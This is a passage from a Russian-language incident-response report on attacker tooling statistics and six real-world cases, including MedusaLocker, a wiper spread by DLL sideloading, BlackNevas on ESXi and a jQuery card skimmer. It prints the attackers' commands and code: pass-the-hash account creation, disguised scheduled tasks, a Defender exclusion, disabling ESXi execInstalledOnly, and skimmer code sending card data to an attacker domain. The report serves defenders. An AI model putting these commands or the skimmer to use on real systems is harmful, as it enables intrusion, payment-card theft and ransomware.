        -> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
        -> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C ping -c 1 [redacted].net
```

schtasks.exe — распространенный сценарий для поддержания закрепления на скомпрометированном хосте[22]. Ниже представлено расписание действий злоумышленника в реальном инциденте высокой критичности с участием человека. Для поддержания удаленного доступа злоумышленник планирует запуск исполняемых файлов SSHd и OpenVPN, маскируя их под Edge и Windows.

```
1. schtasks /create /tn "EdgeUpdateWinr" /tr "cmd /c c:\programdata\syc\sshd.exe" /sc hourly /ru SYSTEM
/f

Task path: C:\Windows\System32\Tasks\EdgeUpdateWinr,
Schedule task name: EdgeUpdateWinr
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D92[redacted]
[redacted]C7A4A}:Actions
Command: "cmd" /c c:\programdata\[redacted]\sshd.exe


2. schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\" -config \"C:\
ProgramData\[redacted]lak.ovpn\"" /sc onstart /ru SYSTEM /f

Task path: C:\Windows\System32\Tasks\WindowsAutoTask
Schedule task name: WindowsAutoTask
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F8[redacted]
[redacted]1A9}:Actions
Command: schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\"
-config \"C:\ProgramData\[redacted]ak.ovpn\"" /sc onstart /ru SYSTEM /f
```

20 T1569.002: Service Execution

21 T1543.003: Windows Service

22 T1053.005: Scheduled Task

Инструменты атакующих из статистики IR

Практически в каждом расследовании обнаруживается, что злоумышленники используют легитимные инструменты на том или ином этапе атаки. Хотя многие группы атакующих имеют собственные наборы инструментов — которые затем можно использовать для их аттрибуции , — широко используемые инструменты, такие как Mimikatz или PsExec, могут применяться практически любым злоумышленником для извлечения паролей и горизонтальных перемещений на этапе постэксплуатации.

Рисунок 23 Распределение и частота использования инструментов в инцидентах

Часто используемые 7–15%

- Mimikatz 14,3%
- PowerShell 8,1%
- PsExec 7,5%
- AnyDesk 7,5%

Средняя частота 2–7%

- Impacket 5,6%
- FScan 5,6%
- Advanced IP Scanner 5,0%
- ADRecon 4,4%
- SoftPerfect Network Scanner 4,4%
- SSH 3,7%
- Gost 3,7%
- SMBExec 3,7%
- Advanced Port Scanner 3,1%
- Certutil 3,1%
- Cobalt Strike 2,5%
- NetScan.exe 2,5%
- LockBit3 2,5%
- Cloudflared 2,5%
- Adminer 2,5%
- RDP 2,5%
- LocalToNet 2,5%
- PAExec 2,5%

Редко используемые < 2%

- Net.exe 1,9%
- ASIO5 1,9%
- WinSW 1,9%
- mshta 1.9 %
- Chisel 1,9%
- ...
- CredentialsFileView 0,6%
- NS 0,6%
- WormUtility 0,6%
- Proton 0,6%
- LoginParser 0,6%

Злоумышленники чаще всего используют ряд утилит для удаленного управления, обхода средств защиты и исследования инфраструктуры жертвы. Различные типы специализированного и общедоступного ПО используются на всех этапах атаки. Таблица ниже показывает частоту использования этих инструментов на разных этапах, сопоставленных с тактиками MITRE.

Сбор данных	1,0%	S3 Browser, SharpHound.exe
Управление и контроль	13,0%	AnyDesk, Gost, SSH, GS-Netcat, CobInt, TeamViewer, Vasilek, PartisanDNS, ReSocks, PuTTY, MicroBackdoor, Potato, mRemoteNG, Sliver
Доступ к учетным записям	19,3%	Mimikatz, PwdCrack, Invoke-Hagrid.ps1, LaZagne, SharpLAPS.exe, Rubeus.exe, PowerShellKerberos, SharpVeeamDecryptor, ClipBanker Infostealer, LogKeys, NativeDump, Veeam-Get-Creds.ps1, AdaptixC2, TJProjMain
Обход защиты	12,0%	LocalToNet, Chisel, Neo-ReGeorg, NLBrute, 3Proxy, ProcessHacker, DefStop, DControl, AV-Terminator, PPLBlade.sys, SelectMyParent.exe, ProxyChains, Ligolo-NG, RevSocks, PurpleFox Rootkit, PC Hunter
Сбор информации	17,7%	FScan, ADRecon, Advanced IP Scanner, SoftPerfect Network Scanner, NetScan.exe, LinPEAS, Advanced Port Scanner, Dnscat2, Nmap, NTScan, Everything, GeckoShell
Выполнение	20,3%	PowerShell, PsExec, SMBExec, WebShell, WMIExec, PHP WebShell, Invoke-WMIExec, ATExec, WSO WebShell, Mesh Agent, Alfa WebShell, NSSM, RemCom
Эксфильтрация	1,6%	MEGAsync.exe, Rclone
Ущерб	5,2%	LockBit3, Babuk, Conti, DiskCryptor
Горизонтальные перемещения	8,9%	Impacket, Cobalt Strike, Metasploit, NXC
Повышение привилегий	1,0%	NoPac.exe, Invoke-SamSpoofing.ps1

Техники и инструменты злоумышленников в реальных кейсах

Пример 1

Первоначальный доступ через скомпрометированные учетные данные, извлечение хешей с помощью Mimikatz и горизонтальные перемещения через набор Invoke-TheHash для развертывания шифровальщика MedusaLocker

ID: T1550.002
Тактика: Горизонтальные перемещения

В ходе реагирования на инцидент в Бразилии мы обнаружили использование скомпрометированных учетных данных для первоначального доступа к SMTP-серверу. После этого злоумышленники смогли извлечь хеши паролей с помощью Mimikatz и выполнить атаку pass-the-hash с использованием набора Invoke-TheHash.


Использованные команды:

```
Import-Module ./Invoke-TheHash.psd1

Invoke-WMIExec -Target "<IP>" -Domain "<DOMAIN>" -Username "<USER>" -Hash "<HASH>" -Command "net user
User1 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMAIN>" -Username "<USER>" -Hash "<HASH>" -Command "net user
User2 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMAIN>" -Username "<USER>" -Hash "<HASH>" -Command "net
localgroup Administrators User1 /ad" -verbose
```



Цель злоумышленника была достигнута путем отключения антивируса на различных конечных точках с использованием CVE-2025-7771 (обнаруженной нашей командой в драйвере ThrottleStop) и выполнения варианта MedusaLocker.

Пример 2 Использование легитимного ПО для загрузки вредоносной DLL (DLL Hijacking) в инструменте уничтожения данных

Злоумышленник использовал MPDefender.exe (легитимный исполняемый файл Microsoft Defender) и Calibre (приложение для управления электронными книгами) для подгрузки вредоносных DLL-файлов (DLL Hijacking) в рамках атаки программы-вымогателя, нацеленной на уязвимый SAP NetWeaver (CVE-2025-31324, CVE-2025-42999). К сожалению, программа-вымогатель функционирует как уничтожитель данных, а не как обычный шифровальщик, что делает полное восстановление данных невозможным в большинстве случаев.


Деструктивное поведение при шифровании данных:

Вредоносное ПО использует схему множественного шифрования на основе размера файла, которая фактически уничтожает данные вместо шифрования с возможностью последующего восстановления.

Файлы меньше 6 КБ полностью шифруются RSA-2048. Без закрытого ключа злоумышленника восстановление невозможно.

Файлы 6 КБ — 5 МБ: шифруются в два сегмента — первые 6 КБ с RSA-2048, остальное с AES-256 в потоковом режиме. Хотя часть, зашифрованная AES, может быть частично восстановлена, заголовок, зашифрованный RSA, расшифровать невозможно, что делает восстановленные файлы непригодными для использования соответствующими приложениями.

Файлы > 5 МБ: усекаются и перезаписываются. Сохраняются и шифруются простым XOR-алгоритмом только первые 5 МБ; все данные за этим пределом безвозвратно уничтожаются. Например, файл размером 1 ГБ потеряет примерно 995 МБ данных необратимо — даже сам злоумышленник не сможет их восстановить.



ID: T1574.002, T1053.005
Тактика:
Выполнение, Закрепление, Повышение привилегий, Обход защиты

Использованные команды:

MS DEFENDER

Использование легитимного бинарного файла Microsoft Defender для подгрузки вредоносного бэкдора и запланированных задач:

5.0

```
c:\users\mpdefender.exe
cmd.exe /c "cd /d C:\users\public &amp;&amp; start "" "C:\users\public\Mpdefender.exe""
sideloaded the malicious Wiper DLL file - MpClient.dll (MD5 2DFEF0C375933B725C047A7E25B27CEE)
```

Пример вредоносной запланированной задачи:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Date>2025-06-19T08:36:48</Date>
<Author>REDACTED</Author>
<URI>\DefenderUpdatefor</URI>
</RegistrationInfo>
<Principals>
<Principal id="Author">
<UserId>S-1-5-18</UserId>
<RunLevel>HighestAvailable</RunLevel>
</Principal>
</Principals>
<Settings>
<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
<Enabled>false</Enabled>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<IdleSettings>
<Duration>PT10M</Duration>
<WaitTimeout>PT1H</WaitTimeout>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
</Settings>
<Triggers>
<TimeTrigger>
<StartBoundary>2025-06-19T12:30:00</StartBoundary>
</TimeTrigger>
</Triggers>
<Actions Context="Author">
<Exec>
<Command>cmd</Command>
<Arguments>/c "cd /d C:\users\public && start "" "C:\users\public\Mpdefender.exe""</Arguments>
</Exec>
</Actions>
</Task>
```

CALIBRE EBOOK

Использование легитимного бинарного файла Calibre ebook (MD5 974666c57a6b54f333881cbb4d5075f9) для подгрузки вредоносного бэкдора и запланированных задач:

```
c:\inetpub\calibre.exe
```

```
c:\inetpub\history\ca.exe
```

```
c:\program files (x86)\windows defender\calibre.exe
```

```
c:\inetpub\history\calibre-launcher.dll
```

Подгружен вредоносный calibre-launcher.dll (MD5 7c6f83f4aaa783ebaaa2d6f64930f597) для подгрузки вредоносного бэкдора и запланированных задач.

POWERSHELL & IMPERSONATE TOOL

Выполнение скрипта PowerShell для запуска бинарного файла impersonate.exe:

```
powershell -nop -exec bypass -EncodedCommand
QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACIAQwA6ACIA
Add-MpPreference -ExclusionPath "C:"
.\Impersonate.exe
.\Impersonate.exe list
.\Impersonate.exe exec 30 ipconfig
.\Impersonate.exe exec 30  "net user /domain>1.txt"
.\Impersonate.exe exec 30  cmd
.\Impersonate.exe exec 30  cmd /k whoami
.\Impersonate.exe exec 30  cmd
```

Пример 3

Использование техники timestomping для обхода обнаружения и злоупотребление резервированием URL в Windows HTTP.sys для скрытного управления и контроля

ID: T1070.006
Тактика: Обход защиты

В ходе расследования DFIR, связанного с продвинутой постоянной угрозой (APT), нацеленной на телекоммуникационный сектор, мы наблюдали систематическое использование timestomping для обхода обнаружения и затруднения криминалистического анализа. После получения первоначального доступа и закрепления злоумышленник изменил временные метки файловой системы для сокрытия вредоносной активности и смешивания артефактов, созданных атакующим, с легитимными системными файлами.

Timestomping использовался для изменения временных меток создания, модификации и доступа к файлам, чтобы вредоносные бинарные файлы, скрипты и файлы, связанные с закреплением, выглядели согласованными с временной шкалой установки операционной системы или легитимной активности приложений. Это значительно снизило эффективность криминалистического анализа на основе временных шкал и отсрочило обнаружение в крупномасштабных телекоммуникационных средах с большим объемом файлов и журналов.

Активность была выявлена на нескольких скомпрометированных конечных точках, включая серверы, обслуживающие телекоммуникационные сервисы, и внутренние системы управления. Манипуляция временными метками наблюдалась преимущественно на этапах постэксплуатации, особенно после развертывания полезной нагрузки и перед горизонтальными перемещениями, что указывает на умышленные действия со стороны злоумышленника.

ID: T1071.001
Протокол прикладного уровня: Веб-протоколы

В ходе расследования мы выявили использование механизма URL reservations в HTTP.sys Windows как техники для организации скрытой связи с командным центром (C2) злоумышленников. Многочисленные образцы регистрировали префиксы URL с использованием шаблона http://+:< port >/, включая стандартный http://+:80/Temporary_Listen_Addresses/, который зарезервирован Windows Communication Foundation (WCF) по умолчанию и позволяет любому пользователю принимать HTTP-сообщения. Дополнительные префиксы настраивались на часто используемых портах сервисов, таких как 80, 443 и 444, намеренно имитируя легитимные конечные точки Exchange и IIS, включая пути, напоминающие Autodiscover и Exchange Web Services. Регистрируя эти префиксы URL напрямую через HTTP.sys, вредоносное ПО получало возможность принимать входящие HTTP-запросы на уровне ядра, не привязываясь к традиционному сокету и не вмешиваясь в работу существующего сервиса IIS.

Использование wildcard-идентификатора хоста (+) позволяло слушателю принимать запросы, адресованные любому имени хоста или IP-адресу, независимо от заголовка Host, что давало вредоносному ПО возможность работать прозрачно, параллельно с легитимными веб-сервисами.
В нескольких случаях были обнаружены индивидуальные конфигурации, добавлявшие дополнительные пути URL, содержащие случайные слова из словаря и добавленные к существующим веб-папкам, что обеспечивало полную неотличимость вредоносного трафика от обычных паттернов работы приложений.

Этот подход использует механизм разделения портов HTTP-стека Windows, введенный в Windows Server 2003, где HTTP.sys маршрутизирует запросы к соответствующему процессу пользовательского режима на основе зарегистрированных URL-префиксов. Злоупотребляя этой архитектурой через HTTP Server API или интерфейс .NET HttpListener, злоумышленник избежал прямого взаимодействия с рабочими процессами IIS, снизил наблюдаемые индикаторы и значительно затруднил сетевое и хостовое обнаружение.

Команды и API, использованные злоумышленником:

1 Регистрация префиксов URL через HTTP.sys

Фреймворк регистрирует префиксы URL напрямую через HTTP-стек Windows для приема трафика без привязки к традиционному сокету.

Используемые API (не основанные на CLI):

- HttpAddUrl
- HttpSetServiceConfiguration
- HttpCreateHttpHandle
- HttpReceiveHttpRequest

Эти API позволяют вредоносному ПО регистрировать такие префиксы, как:

```
http://+:80/Temporary_Listen_Addresses/

https://+:443/autodiscover/autodiscovers/

https://+:443/ews/exchanges/

https://+:444/ews/ews/
```

Это обеспечивает перехват запросов на уровне ядра через HTTP.sys в обход логирования IIS.

2 Использование .NET HttpListener (обертка над HTTP Server API)

Многие образцы фреймворка полагаются на класс .NET HttpListener, который внутри является оберткой над Windows HTTP Server API.

Наблюдаемое поведение:


```
HttpListener listener = new HttpListener();

listener.Prefixes.Add("https://+:443/autodiscover/autodiscovers/");

listener.Start();
```

Это позволяет:

- Совместно использовать порты с IIS
- Организовать скрытый входящий C2-канал через HTTPS



Пример 4: Программа-вымогатель BlackNevas, злоупотребляющая неправильными конфигурациями сети для перехода из виртуальных систем в физические среды

Для установки программы-вымогателя BlackNevas злоумышленники взломали всю виртуальную среду. Чтобы получить полный контроль и задействовать несколько инструментов для закрепления, злоумышленник сначала обнаружил уязвимый сервер в виртуальной инфраструктуре. Следуя своей стратегии нанесения большего ущерба, злоумышленник продолжил исследовать инфраструктуру после развертывания Windows-версии программы-вымогателя в зараженных системах.

Для усиления атаки злоумышленник просканировал целые сегменты и обнаружил виртуализированную систему PRTG. К сожалению, организация предоставила виртуализированной системе PRTG полный доступ и привилегии, позволяющие мониторить как виртуальные, так и физические системы, так что злоумышленник смог перемещаться между виртуальными и физическими средами и в конечном итоге скомпрометировать все виртуальные системы после получения доступа к системам ESXi в корпоративной инфраструктуре.

ID: T1078.002
Valid Accounts: Domain Accounts


Злоумышленники смогли получить доступ к жизненно важным системам во всей среде путем получения легитимных учетных записей и выявления повторяющихся паролей.

ID: T1021.001 and T1021.004
Remote Services: Remote Desktop Protocol and SSH

Внутренние горизонтальные перемещения стали возможны благодаря использованию протоколов RDP и SSH, что дало злоумышленникам возможность переключаться между системами и интенсифицировать атаку.

ID: T1059.004
Command and Scripting Interpreter: Unix Shell

Злоумышленники использовали команду ESXi для отключения мер безопасности систем, что позволило запустить программу ELF, которая зашифровала файлы VMDK и создала файлы, затрудняющие процесс восстановления данных.



Хронология выполнения:

Атрибуты бинарного файла были изменены и файл был выполнен:

```
[root]: chmod a+x esx
[root]: chmod 777 esx
[root]: ./esx /log
```

Согласно системным журналам, бинарный файл не был выполнен из-за системного ограничения.

```
[vob.uw.exec.installonly.violation] Execution of non-installed file prevented: ./esx
[esx.audit.uw.security.execInstalledOnly.violation] Execution of non-installed file prevented: ./esx
```

Злоумышленник использовал команду esxcli для отключения политики execInstalledOnly:

```
[root]: esxcli system settings advanced set -o /User/execInstalledOnly -i 0
```

Система регистрирует предупреждение об отключенной политике:

```
WARNING: … ExecInstalledOnly has been disabled. This allows the execution of non-installed binaries on the host. Unknown content can cause malware attacks similar to Ransomware.
```

В итоге, выполнение программы-вымогателя разрешено и зарегистрировано как предупреждение:

```
[vob.uw.exec.installonly.warning] Execution of non-installed file: ./esx
```

Пример 5 Веб-скиммер, маскирующийся под легитимный JavaScript

Новый веб-скиммер был обнаружен встроенным в подлинный скрипт JQuery в ходе расследования финансового преступления. Вредоносный скрипт выполнял серию действий на стороне клиента для копирования, шифрования и эксфильтрации данных на домен, контролируемый злоумышленником, как только легитимные пользователи пытались завершить транзакцию.

ID: T1048.002
Exfiltration Over Alternative Protocol — Exfiltration Over Asymmetric Encrypted Non-C2 Protocol

Атакующие использовали зашифрованные коммуникации для сбора и кражи данных, связанных с финансовой деятельностью. Злоумышленник создал скрипт, использующий RSA для кражи данных держателей карт — после регистрации пользователем измененный скрипт использовал эту функцию для отправки копии на определенный домен под контролем злоумышленников:

Собранная информация передавалась с использованием HTTP-метода POST:

```
const _x = {
    'RSA_PUBLIC_KEY': "--BEGIN PUBLIC KEY--\...<edited>…--END PUBLIC KEY--",
    'BACKEND_URL': atob("...<edited>…")
…
const _y = async _y => {
    try {
      const _z = await fetch(_xxx.BACKEND_URL, {
        'method': "POST",
        'headers': {
          'Content-Type': "application/json"
        },
        'body': JSON.stringify({
          'encrypted_data': _a
        })
      });
```

ID: T1560.003
Archive Collected Data: Archive via Custom Method

После регистрации пользователем данных для транзакции данные собираются и шифруются перед отправкой на домен под контролем злоумышленников. Скрипт ожидает события мыши для копирования информации о карте со стороны клиента после ее регистрации во время транзакции.

```
    _b.addEventListener("mouseenter", async () => {
      try {
        const _d = {
          …
          'card_number': document.getElementById("card_number")?.['value'] || '',
          'expiry_date': document.getElementById("expire_date")?.["value"] || '',
          'cvv': document.getElementById("card_cvv")?.["value"] || '',
          …
        };
```

С целью обхода мониторинга сетевых соединений данные шифровались с помощью RSA и передавались на домен, вшитый в скрипт:

```
const _zz = new JSEncrypt();
      _zz.setPublicKey(…)
```

ID: T1036.005
Masquerading: Match Legitimate Resource Name or Location

Из-за использования злоумышленниками валидного скрипта jQuery для включения вредоносных функций организация не смогла идентифицировать вредоносное содержимое, используя только анализ именования файлов. Для неизменяемого контента в веб-сервисах были предложены техники мониторинга целостности файлов.

Пример 6 Скрытная инъекция бэкдора в память критических процессов (Winlogon.exe и WerFault.exe)

ID: T1068, T1055, T1620
Тактика: Повышение привилегий, Обход защиты, Закрепление, Управление и контроль

В ходе расследования было выявлено скрытое внедрение кода в критически важные процессы Windows — включая Winlogon.exe и WerFault.exe — с целью обеспечения устойчивого и незаметного доступа к скомпрометированным системам.

Все зафиксированные случаи наблюдались исключительно на серверах IIS, что указывает на целенаправленную атаку на инфраструктуру, доступную из интернета.

Схема выполнения и поведение

Злоумышленник внедрил полезную нагрузку в виде шелл-кода (embedded shellcode payload) непосредственно в адресное пространство выбранных процессов с уровнем привилегий SYSTEM. Было установлено, что шелл-код сгенерирован с использованием фреймворка Donut, что обеспечивает позиционно-независимое выполнение и загрузку в память зашифрованных .NET-сборок (.NET assemblies) без записи артефактов на диск.

Внедренный шелл-код расшифровывал и запускал вторичную полезную нагрузку на .NET, которая была подвергнута интенсивной обфускации с использованием коммерческого обфускатора, а также обфускации имен классов, методов и строк. По функциональности полезная нагрузка объединяла возможности бэкдора SDD и прокси FOXSHELL, обеспечивая выполнение команд, проксирование трафика и скрытую функциональность командного центра.

Основной целью внедренного шелл-кода было создание скрытого командного центра (C2) путем регистрации нескольких префиксов URL в HTTP.sys с использованием ServerManager и HttpListener. Это позволяло вредоносному ПО принимать входящий HTTP/S-трафик, полностью маскируясь под легитимную активность служб IIS и Exchange, что значительно снижало вероятность обнаружения.

Инъецированные нагрузки

1 In-Memory .NET TCP Tunneling Implant (tcp_server.exe)

ID: T1090, T1071.001
Тактика: Command and Control, Defense Evasion

В ходе расследования был выявлен дополнительный in-memory .NET-имплант, отслеживаемый как tcp_server.exe. Образец был извлечен из дампа памяти процесса WerFault.exe, что указывает на намеренное выполнение под доверенным процессом отчетов об ошибках Windows для обхода обнаружения. Имплант был разработан для функционирования в качестве TCP-туннелирующего прокси, позволяя злоумышленнику ретранслировать произвольный TCP-трафик через HTTP/S-каналы.

Вредоносное ПО регистрировало HTTP-слушателей на портах 80 и 443, используя URL-пути, имитирующие легитимное использование сервисов. Эти слушатели позволяли импланту получать входящие запросы и перенаправлять трафик на указанные злоумышленником пункты назначения, фактически действуя как скрытый механизм ретрансляции.

Взаимодействие и работа с протоколами

Имплант принимал входящие подключения на следующих конечных точках:

```
https://*:443/DELAY_SRV/
http://*:80/DELAYS_SRV/
```

Конфигурационные данные доставлялись через HTTP-куки с именем user_token_api. Значение куки содержало **конфигурационный блок в кодировке Base64,** который после декодирования определял IP-адрес назначения и TCP-порт для туннелируемого соединения.

Имплант поддерживал несколько типов запросов, управляемых через параметр запроса:

- **c:** установить TCP-сокетное соединение
- **w:** записать входящие данные HTTP-запроса в TCP-сокет
- **r:** прочитать данные из TCP-сокета и вернуть их в HTTP-ответе

Такая архитектура обеспечивала полноценное двунаправленное туннелирование TCP-трафика поверх HTTP/S, позволяя злоумышленникам проксировать коммуникации с внутренними или внешними системами при полной маскировке под обычные паттерны веб-трафика.

Наблюдения

Хотя исследуемый образец содержал функцию обфускации на основе XOR, в процессе выполнения она не использовалась, что может указывать либо на неактивную функцию, либо на общую кодовую базу с другими инструментами. Исключительно внутрипроцессное выполнение (in-memory execution) в сочетании с туннелированием поверх HTTP и выполнением внутри легитимного процесса Windows значительно сократило объем криминалистических артефактов и затруднило обнаружение.

2 Загружаемый в память .NET-имплант для управления по SSH и SFTP (SSH_client.exe)

ID: T1021.004, T1105, T1055
Тактика: Горизонтальное перемещение, Управление и контроль (C2), Обход защиты

